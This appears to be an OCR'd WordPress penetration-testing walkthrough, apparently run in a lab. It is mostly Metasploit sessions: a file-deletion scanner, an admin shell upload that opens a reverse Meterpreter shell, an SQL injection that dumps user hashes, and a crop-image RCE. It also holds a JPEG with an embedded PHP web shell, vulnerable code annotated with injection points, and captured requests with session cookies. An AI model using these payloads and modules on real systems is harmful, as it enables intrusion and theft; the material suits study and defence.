

msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > set verbose true
verbose => true
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) > run
[*] Running module against 192.168.2.16
[*] Checking if target is online and running Wordpress...
[*] Checking access...
[*] Getting the nonce...
[*] Uploading media...
[*] Editing thumb path...
[*] Deleting media...
[+] File deleted!
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wp_arbitrary_file_deletion) >




```
mysql>
mysql> create database WP_Exploitation;
Query OK, 1 row affected (0.00 sec)

mysql> grant all privileges on WP_Exploitation.* to 'harry'@'%' identified by '123!@#qweQWE';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)

mysql>
```


Below you should enter your database connection details. If you're not sure about these, contact your host.
Database Name
wordpress_new
The name of the database you want to use with WordPress.
Username
harry
Your database username.
Password
123!@#qweQWE
Your database password.
Database Host
192.168.2.17
You should be able to get this info from your web host, if localhost doesn't work.
Table Prefix
wp_
If you want to run multiple WordPress installations in a single database, change this.
Submit


localhost:32772/wp-admin/install.php?language=en_US
you'll be on your way to using the most extendable and powerful personal publishing platform in the world.
Information needed
Please provide the following information. Don't worry, you can always change these settings later.
Site Title
test blog_hacker
Username
wp-admin
Usernames can have only alphanumeric characters, spaces, underscores, hyphens, periods, and the @ symbol.
Password
wp-admin@123
Hide
Medium
Important: You will need this password to log in. Please store it in a secure location.
Your Email
aa@bb.com
Double-check your email address before continuing.


localhost:32772/wp-admin/
test blog_hacker
6
0
New
Howdy, wp-admin
Screen Options
Help
Dashboard
Home
Updates
Posts
Media
Pages
Comments
Appearance
Plugins
Users
WordPress 5.2.2 is available! Please update now.
Dashboard
Welcome to WordPress!
We've assembled some links to get you started:
Dismiss
Get Started
Customize Your Site
or, change your theme completely
Next Steps
Write your first blog post
Add an About page
View your site
More Actions
Manage widgets or menus
Turn comments on or off
Learn more about getting started

```
msf5 >
msf5 > use exploit/unix/webapp/wp_admin_shell_upload
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 192.168.2.16
rhosts => 192.168.2.16
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set username wp-admin
username => wp-admin
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set password wp-admin@123
password => wp-admin@123
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set rport 32772
rport => 32772
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   wp-admin@123     yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.16     yes       The target address range or CIDR identifier
   RPORT      32772            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME   wp-admin         yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(unix/webapp/wp_admin_shell_upload) >
```

```
msf5 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.2.8:4444
[*] Authenticating with WordPress using wp-admin:wp-admin@123...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /wp-content/plugins/crlbCczyfU/PWcCWIdVxD.php...
[*] Sending stage (38247 bytes) to 192.168.2.16
[*] Meterpreter session 1 opened (192.168.2.8:4444 -> 192.168.2.16:65026) at 2019-06-23 03:57:50 +0530
[+] Deleted PWcCWIdVxD.php
[+] Deleted crlbCczyfU.php
[+] Deleted ../crlbCczyfU

meterpreter > getuid
Server username: www-data (33)
```

```
meterpreter > shell
Process 71 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
uname -a
Linux daaee6bace70 4.9.125-linuxkit #1 SMP Fri Sep 7 08:20:28 UTC 2018 x86_64 GNU/Linux
```

```
switch($_SERVER['REQUEST_METHOD'])
{
    case 'GET':
        if(preg_match('#/wpgmza/v1/markers/(\d+)#', $route, $m))
        {
            // TODO: Marker::createInstance should be used here
            $marker = new Marker($m[1]);
            return $marker;
        }

        $fields = null;
        if(empty($_GET['fields']))
            $fields = explode(',', $_GET['fields']);
        else
            $fields = $_GET['fields'];

        if(!empty($_GET['filter']))
        {
            $filteringParameters = json_decode( stripslashes($_GET['filter']) );

            $markerFilter = MarkerFilter::createInstance($filteringParameters);

            foreach($filteringParameters as $key => $value)
                $markerFilter->{$key} = $value;

            $results = $markerFilter->getFilteredMarkers($fields);
        }
        else if(!empty($fields))
        {
```

1. USER INPUT IS PASSED AS GET PARAMETER 'fields'

```php
if(!empty($_GET['filter']))
{
    $filteringParameters = json_decode( stripslashes($_GET['filter']) );

    $markerFilter = MarkerFilter::createInstance($filteringParameters);

    foreach($filteringParameters as $key => $value)
        $markerFilter->{$key} = $value;

    $results = $markerFilter->getFilteredMarkers($fields);
}
else if(!empty($fields))
{
    //$placeholders = array_fill(0, count($fields), '%s');
    //$placeholders = implode(',', $placeholders);

    foreach($fields as $key => $value)
        $fields[$key] = '`' . preg_replace('/[a-z_]/i', '', $value) . '`';

    $imploded = implode(',', $fields);

    $stmt = $wpdb->prepare("SELECT $imploded FROM $wpgmza_tblname");

    $results = $wpdb->get_results($stmt);
}
else if(!$fields)
{
    $results = $wpdb->get_results("SELECT * FROM $wpgmza_tblname");
}
```

2. USER INPUT PASSED TO $imploded

3. INJECTION POINT

```
msf5 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against [redacted]

[*] [redacted]443 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /Users/Harry/.msf4/loot/20190616[redacted]p_google_maps.j_606977.bin
[+] [redacted]443 - Found [redacted] $P$BI[redacted]@l[redacted]
[+] [redacted]443 - Found website $P$B[redacted]/ info@[redacted]
[*] Auxiliary module execution completed
msf5 auxiliary(admin/http/wp_google_maps_sqli) >
msf5 auxiliary(admin/http/wp_google_maps_sqli) >
```

```
187  function edit_post( $post_data = null ) {
188      global $wpdb;
189
190      if ( empty($post_data) )
191          $post_data = &$_POST;
192
193      // Clear out any data in internal vars.
194      unset( $post_data['filter'] );
195
196      $post_ID = (int) $post_data['post_ID'];
197      $post = get_post( $post_ID );
198      $post_data['post_type'] = $post->post_type;
199      $post_data['post_mime_type'] = $post->post_mime_type;
```

1. UNSANITIZED USER INPUT IN $_POST

```
375      update_post_meta( $post_ID, '_edit_last', get_current_user_id() );
376
377      $success = wp_update_post( $post_data );
378      // If the save failed, see if we can sanity check the main fields and try again
379      if ( ! $success && is_callable( array( $wpdb, 'strip_invalid_text_for_column' ) ) ) {
380          $fields = array( 'post_title', 'post_content', 'post_excerpt' );
381
382          foreach ( $fields as $field ) {
383              if ( isset( $post_data[ $field ] ) ) {
384                  $post_data[ $field ] = $wpdb->strip_invalid_text_for_column( $wpdb->posts, $field,
                        ;
385              }
386          }
387
388          wp_update_post( $post_data );
389      }
390
391      // Now that we have an ID we can fix any attachment anchor hrefs
392      fix_attachment_links( $post_ID );
```

2. USER INPUT PASSED ON TO wp_update_post()


```
24   */
25   function wp_crop_image( $src, $src_x, $src_y, $src_w, $src_h, $dst_w, $dst_h, $src_abs = false,
26       $src_file = $src;
27       if ( is_numeric( $src ) ) { // Handle int as attachment ID
28           $src_file = get_attached_file( $src );
29
30           if ( ! file_exists( $src_file ) ) {
31               // If the file doesn't exist, attempt a URL fopen on the src link.
32               // This can occur with certain file replication plugins.
33               $src = _load_image_to_edit_path( $src, 'full' );
34           } else {
35               $src = $src_file;
36           }
37       }
38
```

3. MALICIOUS IMAGE FILE IS PASSED TO get_attached_file() WITHOUT ANY FILE PATH VALIDATION

```
root@FuzzerOS:/var/www/html/wp5.0.0/wp-content/themes/twentynineteen# ls
404.php                  cropped-zAdFmXvBCk.jpg  print.scss
archive.php                                      readme.txt
classes                  fonts                   sass
comments.php             footer.php              screenshot.png
cropped-BTrVuhjSZb.jpg   functions.php           search.php
cropped-BZUlKvbBUF.jpg   header.php              single.php
cropped-EUijDgDFGt.jpg   image.php               style-editor-customizer.css
cropped-MKClWbhsVV.jpg   inc                     style-editor-customizer.scss
cropped-OrSutxYvWA.jpg   index.php               style-editor.css
cropped-XgPZbPEOqx.jpg   js                      style-editor.scss
cropped-enrqbfsTUa.jpg   package-lock.json       style-rtl.css
cropped-lSsxSSMltS.jpg   package.json            style.css
cropped-lWolrQIQDd.jpg   page.php                style.scss
cropped-rdyFkoOYyt.jpg   postcss.config.js       template-parts
cropped-uAyqsSrXmU.jpg   print.css
root@FuzzerOS:/var/www/html/wp5.0.0/wp-content/themes/twentynineteen#
```

```
msf5 >
msf5 > use exploit/multi/http/wp_crop_rce
msf5 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   WordPress


msf5 exploit(multi/http/wp_crop_rce) >
```

```
msf5 exploit(multi/http/wp_crop_rce) > set rhosts 192.168.2.17
rhosts => 192.168.2.17
msf5 exploit(multi/http/wp_crop_rce) > set rport 80
rport => 80
msf5 exploit(multi/http/wp_crop_rce) > set username author
username => author
msf5 exploit(multi/http/wp_crop_rce) > set password author123
password => author123
msf5 exploit(multi/http/wp_crop_rce) > set targeturi /wp5.0.0/
targeturi => /wp5.0.0/
msf5 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   author123        yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.2.17     yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wp5.0.0/        yes       The base path to the wordpress application
   USERNAME   author           yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host
```



Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 08:07:46 GMT
Server: Apache/2.4.18 (Ubuntu)
Link: <http://192.168.2.17/wp5.0.0/index.php/wp-json/>; rel="https://api.w.org/"
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 51478

<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">
```

Request

Raw | Params | Headers | Hex


```
POST /wp5.0.0/wp-login.php HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 70
Connection: close

log=author&pwd=author123&redirect_to=/wp5.0.0/WcBuBEBC&wp-submit=Login
```


Response


Raw | Headers | Hex

```
HTTP/1.1 302 Found
Date: Sun, 30 Jun 2019 08:12:14 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/wp5.0.0/
X-Frame-Options: SAMEORIGIN
Set-Cookie:
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUpuUlDPlHpo
i3zArpvBn3%7C5b83104b0647a5baf3fdeee232ad7a727e967252e1a97189b57845b3d83a6baf;
path=/wp5.0.0/wp-content/plugins; HttpOnly
Set-Cookie:
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUpuUlDPlHpo
i3zArpvBn3%7C5b83104b0647a5baf3fdeee232ad7a727e967252e1a97189b57845b3d83a6baf; path=/wp5.0.0/wp-admin;
HttpOnly
Set-Cookie:
wordpress_logged_in_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562055134%7CbAdleCfGbkBXw4vv36rNNFUp
uUlDPlHpoi3zArpvBn3%7Cefc63e0a9b7b14a4e054309821ba5b0d56f9402406714ccdc5563c7f12fa534e; path=/wp5.0.0/;
HttpOnly
Location: /wp5.0.0/WcBuBEBC
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


```
mysql> select * from wp_postmeta;
+---------+---------+-------------------+------------+
| meta_id | post_id | meta_key          | meta_value |
+---------+---------+-------------------+------------+
|       1 |       2 | _wp_page_template | default    |
|       2 |       3 | _wp_page_template | default    |
+---------+---------+-------------------+------------+
2 rows in set (0.00 sec)

mysql>
```


Request
Raw
Params
Headers
Hex
GET /wp5.0.0/wp-admin/media-new.php HTTP/1.1
Host: 192.168.2.17
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010253%7CYjwWizq
OMHaFMnhVhLxek1vSACmaJkWzCtGamHIlOv8%7Cc800dd8c1605c196c50b6161452b
ac5accf7f766f9994c68f3e83ac9b95d9d09;
wordpress_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010253%7CYjwWizq
OMHaFMnhVhLxek1vSACmaJkWzCtGamHIlOv8%7Cc800dd8c1605c196c50b6161452b
ac5accf7f766f9994c68f3e83ac9b95d9d09;
wordpress_logged_in_17a2c9b07d8efeddbe049ddcab8cb5ac=author%7C1562010253%
7CYjwWizqOMHaFMnhVhLxek1vSACmaJkWzCtGamHIlOv8%7C5b7cb0a63e60d3f97e3
ca0d3580a88ac45965662b848688a110ae3398b28f5b7;
Content-Type: application/x-www-form-urlencoded
Connection: close



Dashboard
Posts
Media
Library
Add New
Pages
Comments
Appearance
Plugins 2
Users
Tools
Settings
Collapse menu
Help
WordPress 5.2.2 is available! Please update now.
Upload New Media
Drop files here
or
Select Files
You are using the multi-file uploader. Problems? Try the browser uploader instead.
Maximum upload file size: 2 MB.



```
29b9c30186
--FfXA07JwP2umi
Content-Disposition: form-data; name="async-upload"; filename="JFizwKckJw.jpg"
Content-Type: image/jpeg

[binary] JFIF [binary] 8Photoshop 3.0 8BIM [binary] t <?=`$_GET[0]`;?> [binary] ;CREATOR: gd-jpeg v1.0 (using IJG JPEG
v80), quality = 82
[binary]
[binary]
[binary]
[binary]
[binary]
[binary]
[binary]
[binary]
[binary] <?=`$_GET[0]`;?>
--FfXA07JwP2umi--
```



```
Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;"          Sun Jun 30 15:45:37 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key        meta_value
1       2       _wp_page_template       default
2       3       _wp_page_template       default
3       5       _wp_attached_file       2019/06/JFizwKckJw-1.jpg
4       5       _wp_attachment_metadata a:5:{s:5:"width";i:262;s:6:"height";i:192;s:4:"file";s:24:"2019/06/JF
izwKckJw-1.jpg";s:5:"sizes";a:1:{s:9:"thumbnail";a:4:{s:4:"file";s:24:"JFizwKckJw-1-150x150.jpg";s:5:"width";
i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}}s:10:"image_meta";a:12:{s:8:"aperture";s:1:"0";s
:6:"credit";s:0:"";s:6:"camera";s:0:"";s:7:"caption";s:0:"";s:17:"created_timestamp";s:1:"0";s:9:"copyright";
s:0:"";s:12:"focal_length";s:1:"0";s:3:"iso";s:1:"0";s:13:"shutter_speed";s:1:"0";s:5:"title";s:0:"";s:11:"or
ientation";s:1:"0";s:8:"keywords";a:0:{}}}
```



Response

Raw | Headers | Hex | JSON

```
HTTP/1.1 200 OK
Date: Sun, 30 Jun 2019 08:26:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Length: 1219
Connection: close
Content-Type: text/html; charset=UTF-8

{"success":true,"data":{"id":77,"title":"JFizwKckJw","filename":"JFizwKckJw.jpg","url":"http:\/\/192.168.2.17\/wp5.0.0\/w
p-content\/uploads\/2019\/06\/JFizwKckJw.jpg","link":"http:\/\/192.168.2.17\/wp5.0.0\/jfizwkckjw\/","alt":"","author":"2","de
scription":"","caption":"","name":"jfizwkckjw","status":"inherit","uploadedTo":0,"date":1561883191000,"modified":156
1883191000,"menuOrder":0,"mime":"image\/jpeg","type":"image","subtype":"jpeg","icon":"http:\/\/192.168.2.17\/wp5.0.0
\/wp-includes\/images\/media\/default.png","dateFormatted":"June 30,
2019","nonces":{"update":"9e6409d165","delete":"03b8605e5f","edit":"55b6e434da"},"editLink":"http:\/\/192.168.2.17\/
wp5.0.0\/wp-admin\/post.php?post=77&action=edit","meta":false,"authorName":"author
author","filesizeInBytes":758,"filesizeHumanReadable":"758
B","context":"","height":192,"width":262,"orientation":"landscape","sizes":{"thumbnail":{"height":150,"width":150,"url
":"http:\/\/192.168.2.17\/wp5.0.0\/wp-content\/uploads\/2019\/06\/JFizwKckJw-150x150.jpg","orientation":"landscape"},"ful
l":{"url":"http:\/\/192.168.2.17\/wp5.0.0\/wp-content\/uploads\/2019\/06\/JFizwKckJw.jpg","height":192,"width":262,"orienta
tion":"landscape"}},"compat":{"item":"","meta":""}}}
```

```
Every 2.0s: mysql -u root -pharry123 wp5_0_0 -e "select * from wp_postmeta;"          Sun Jun 30 15:53:33 2019

mysql: [Warning] Using a password on the command line interface can be insecure.
meta_id post_id meta_key        meta_value
1       2       _wp_page_template       default
2       3       _wp_page_template       default
3       5       _wp_attached_file       2019/06/JFizwKckJw-1-e1561890196327.jpg
4       5       _wp_attachment_metadata a:5:{s:5:"width";i:400;s:6:"height";i:300;s:4:"file";s:39:"2019/06/JF
izwKckJw-1-e1561890196327.jpg";s:5:"sizes";a:2:{s:9:"thumbnail";a:4:{s:4:"file";s:39:"JFizwKckJw-1-e156189019
6327-150x150.jpg";s:5:"width";i:150;s:6:"height";i:150;s:9:"mime-type";s:10:"image/jpeg";}s:6:"medium";a:4:{s
:4:"file";s:39:"JFizwKckJw-1-e1561890196327-300x225.jpg";s:5:"width";i:300;s:6:"height";i:225;s:9:"mime-type"
